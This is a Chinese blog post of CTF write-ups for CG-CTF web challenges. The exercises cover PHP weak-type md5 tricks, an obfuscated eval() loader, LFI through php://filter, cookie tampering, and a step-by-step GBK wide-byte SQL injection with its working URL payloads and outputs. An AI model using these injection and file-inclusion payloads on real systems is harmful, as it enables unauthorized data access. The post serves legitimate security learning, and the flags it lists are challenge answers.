

CG-CTF刷题记录（一）

原创

hhhnoone 于 2019-10-12 12:24:38 发布 444 收藏

分类专栏: [CTF web](#) 文章标签: [web ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_40712959/article/details/102511085

版权



[CTF web](#) 专栏收录该内容

2 篇文章 0 订阅

订阅专栏

md5 collision

[md5 collision](#) 地址

```
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****}";
} else {
    echo "false!!!";
}
}
else{echo "please input a";}
```

本题考到了php的弱类型比较, 当两个值使用==进行比较时, 只是比较变量的值, 而不会去比较变量的类型, md5('QNKCDZO')的hash值为 0e830400451993494058024219903391, 对于 0ed+ 类型的数字, ==会认为该值为0, 所以只需满足md5(a)的值为0ed+ a != 'QNKCDZO', 这里列出一些符合条件的值:

```
var_dump(md5('240610708') == md5('QNKCDZO'));
var_dump(md5('aabg7XSs') == md5('aabC9RqS'));
var_dump(sha1('aaroZmOK') == sha1('aaK1STfY'));
var_dump(sha1('aaO8zKZF') == sha1('aa3OFF9m'));
var_dump('0010e2' == '1e3');
var_dump('0x1234Ab' == '1193131');
var_dump('0xABCdef' == '0xABCdef');
```

这题不是WEB

这题不是web

这题考的隐写术, 下载图片用记事本打开, 可以看见flag。

层层递进

层层递进url

这题就是搞脑子，题目叫层层递进，F12查看源码发现src=S0.htm，不断点击（层层递进可能就是这个意思），知道src=404.html，点击进入查看源码，发现flag!!!!

```
<td> == $0
<!-- Placed at the end of the document so the pages load faster -->
<!--
<script src="./js/jquery-n.7.2.min.js"></script>
<script src="./js/jquery-c.7.2.min.js"></script>
<script src="./js/jquery-t.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-{.7.2.min.js"></script>
<script src="./js/jquery-t.7.2.min.js"></script>
<script src="./js/jquery-h.7.2.min.js"></script>
<script src="./js/jquery-i.7.2.min.js"></script>
<script src="./js/jquery-s.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-i.7.2.min.js"></script>
<script src="./js/jquery-s.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-a.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-l.7.2.min.js"></script>
<script src="./js/jquery-4.7.2.min.js"></script>
<script src="./js/jquery-g.7.2.min.js"></script>
<script src="./js/jquery-}.7.2.min.js"></script>
-->
<p>来来来，听我讲个故事：</p>
```

AAencode

AAencode

参考文章http://blog.csdn.net/qq_38329811/article/details/78186362

aaencode: 将JS代码编码成日式风格表情 (-)。

提示是JavaScript编码，所以直接在firebug的console中输出试试，发现有三个字符没有定义\u03C9\uFF9F\uFF89，使用unicode进行解码，得到ω□□这三个字母，可能在AAencode中没有这三个字符的定义，使用console定义一个变量var ω□□='';，定义ω□□为空，再次在console中输出此段代码，弹出flag!

单身二十年

单身二十年

打开点击“到这里找key”，用burp抓取包，发现隐藏了flag

```
Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 11 Oct 2019 14:30:22 GMT
Content-Type: text/html
Connection: close
Via: 100142
Content-Length: 100

<script>>window.location="./no_key_is_here_forever.php";</script>
key is : nctf{yougotit_script_now}
```

PHP decode

```
<?php
function CLsl($ZzvSWE) {
    $ZzvSWE = gzinflate(base64_decode($ZzvSWE));
    for ($i = 0; $i < strlen($ZzvSWE); $i++) {
        $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);
    }
    return $ZzvSWE;
}
eval(CLsl("+7DnQGFmYVZ+eoGmlg0fd3puUbZ1fkppek1GdVZhQnJSSZq5aUImGNQBAA=="));
?>
```

考察对PHP和shell的理解，eval()函数会执行括号里面的语句，这种代码在现实中一般是某个黑客上传的一句话马，但在这里eval里面肯定就是flag了，找个在线代码执行的网站，复制粘贴代码，将eval改成echo即可，得到flag！

```
phpinfo(); flag:nctf{gzip_base64_hhhhhh}
```

eg

文件包含

LFI，点击click me? no 发现url出现变化，出现file=show.php

```
http://4.chinalover.sinaapp.com/web7/index.php?file=show.php
```


立马想到PHP伪协议，在url中添加

```
file=php://filter/convert.base64.encode/resource=index.php
```

这里我先resource=show.php,发现读取的是show.php中字母test123经过base64编码得到的代码，后改成index.php得到base64加密后的代码，进行base64解码得


单身一百年也没用

单身一百年也没有
此题同单身二十年。



COOKIE

cookie



Burp截取包，发现cookie: login=0，根据提示改为1，得flag

MySQL

mysql

根据提示，进入robots.txt文件，发现源码和tip:

TIP:sql.php

```
<?php
if($_GET[id]) {
    mysql_connect(SAE_MYSQL_HOST_M.':'.SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
    mysql_select_db(SAE_MYSQL_DB);
    $id = intval($_GET[id]);
    $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
    if ($_GET[id]==1024) {
        echo "<p>no! try again</p>";
    }
    else{
        echo($query[content]);
    }
}
?>
```

发现只有id=1024时才有值，当id=其他值时，都提示没有内容，问题应该就在id=1024里，刚开始考虑注入，想通过union联合查询出id=1024的内容，但是怎么写也没成功，最后看了大神的writeup，发现考点是mysql精度问题，崩溃。。输入id=1024.00000001等float类型的数即可满足if条件，得到flag。

GBK injection

gbkl

宽字节注入，这道题目对于我来说是理解SQL注入的非常好的题目，对于一个web小白来说，真的特别涨姿势。真的特别涨姿势！

1.根据题目提示、尝试构造宽字符。

 Load URL	http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1%df%27
 Split URL	
 Execute	<input type="checkbox"/> Post data <input type="checkbox"/> Referer <input type="checkbox"/> User Agent <input type="checkbox"/> Cookies Clear All


2.发现出现GBK汉子，说明有注入点，继续构造payload；

 Load URL	http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1%df' and 1=1%23
 Split URL	
 Execute	<input type="checkbox"/> Post data <input type="checkbox"/> Referer <input type="checkbox"/> User Agent <input type="checkbox"/> Cookies Clear All

3.继续构造payload，order by 3发现报错，order by 2 发现没错，说明有两个表格。

 Load URL	http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1%df' and 1=1 order by 2%23
 Split URL	
 Execute	<input type="checkbox"/> Post data <input type="checkbox"/> Referer <input type="checkbox"/> User Agent <input type="checkbox"/> Cookies Clear All


4.构造payload




注意看我这里将>and1=1改变为and1=2,否则出现不了下图提示:



5.构造payload,发现数据库名sae-chinalover.




6.构造payload,查看sae-chinalover下的表名。



```
your sql:select id,title from news where id = '1運' and 1=2 union select 1,group_concat(table_name) from information_schema.TABLES where table_schema=database() #' ctf,ctf2,ctf3,ctf4,gbksqli,news
```


出现如下表名:

7.查看所有表的列, 寻找想要的flag, 这里我在ctf4下查到。



The screenshot shows a web proxy tool interface. On the left, there are three buttons: "Load URL", "Split URL", and "Execute". The "Execute" button is highlighted. In the center, there is a text input field containing the following SQL payload: `http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1%df' and 1=2 union select 1,group_concat(column_name) from information_schema.columns where table_name=0x637466634 %23`. Below the input field, there are several checkboxes: "Post data", "Referer", "User Agent", and "Cookies", all of which are currently unchecked. To the right of these checkboxes is a "Clear All" button.


https://blog.csdn.net/qq_40712959




The screenshot shows a web browser window. The address bar contains the URL `chinalover.sinaapp.com/SQL-GBK/index.php?id=1%df' and 1=2 union select 1,group_concat(column_name) from information_schema.columns where table_name=0x637466634 #'`. The browser's developer tools are open, showing the response of the page. The response is a JSON object with the following structure:

```
{ "your sql:select id,title from news where id = '1\udfd' and 1=2 union select 1,group_concat(column_name) from information_schema.columns where table_name=0x637466634 #': { "id,flag": "ctf4" } }
```

8.看到没, flag列, 拿下!



The screenshot shows the same web proxy tool interface as in the previous image. The "Execute" button is now highlighted. The text input field contains a modified SQL payload: `http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1%df' and 1=2 union select 1,flag from ctf4 %23`. The checkboxes for "Post data", "Referer", "User Agent", and "Cookies" are still unchecked, and the "Clear All" button is still present.



The screenshot shows a web browser window. The address bar contains the URL `chinalover.sinaapp.com/SQL-GBK/index.php?id=1%df' and 1=2 union select 1,flag from ctf4 %23`. The browser's developer tools are open, showing the response of the page. The response is a JSON object with the following structure:

```
{ "your sql:select id,title from news where id = '1B\' and 1=1 union select 1,2 #': { "here is the information": "ctf4" } }
```

your sql:select id,title from news where id = '1B\' and 1=1 union select 1,2 #'
here is the information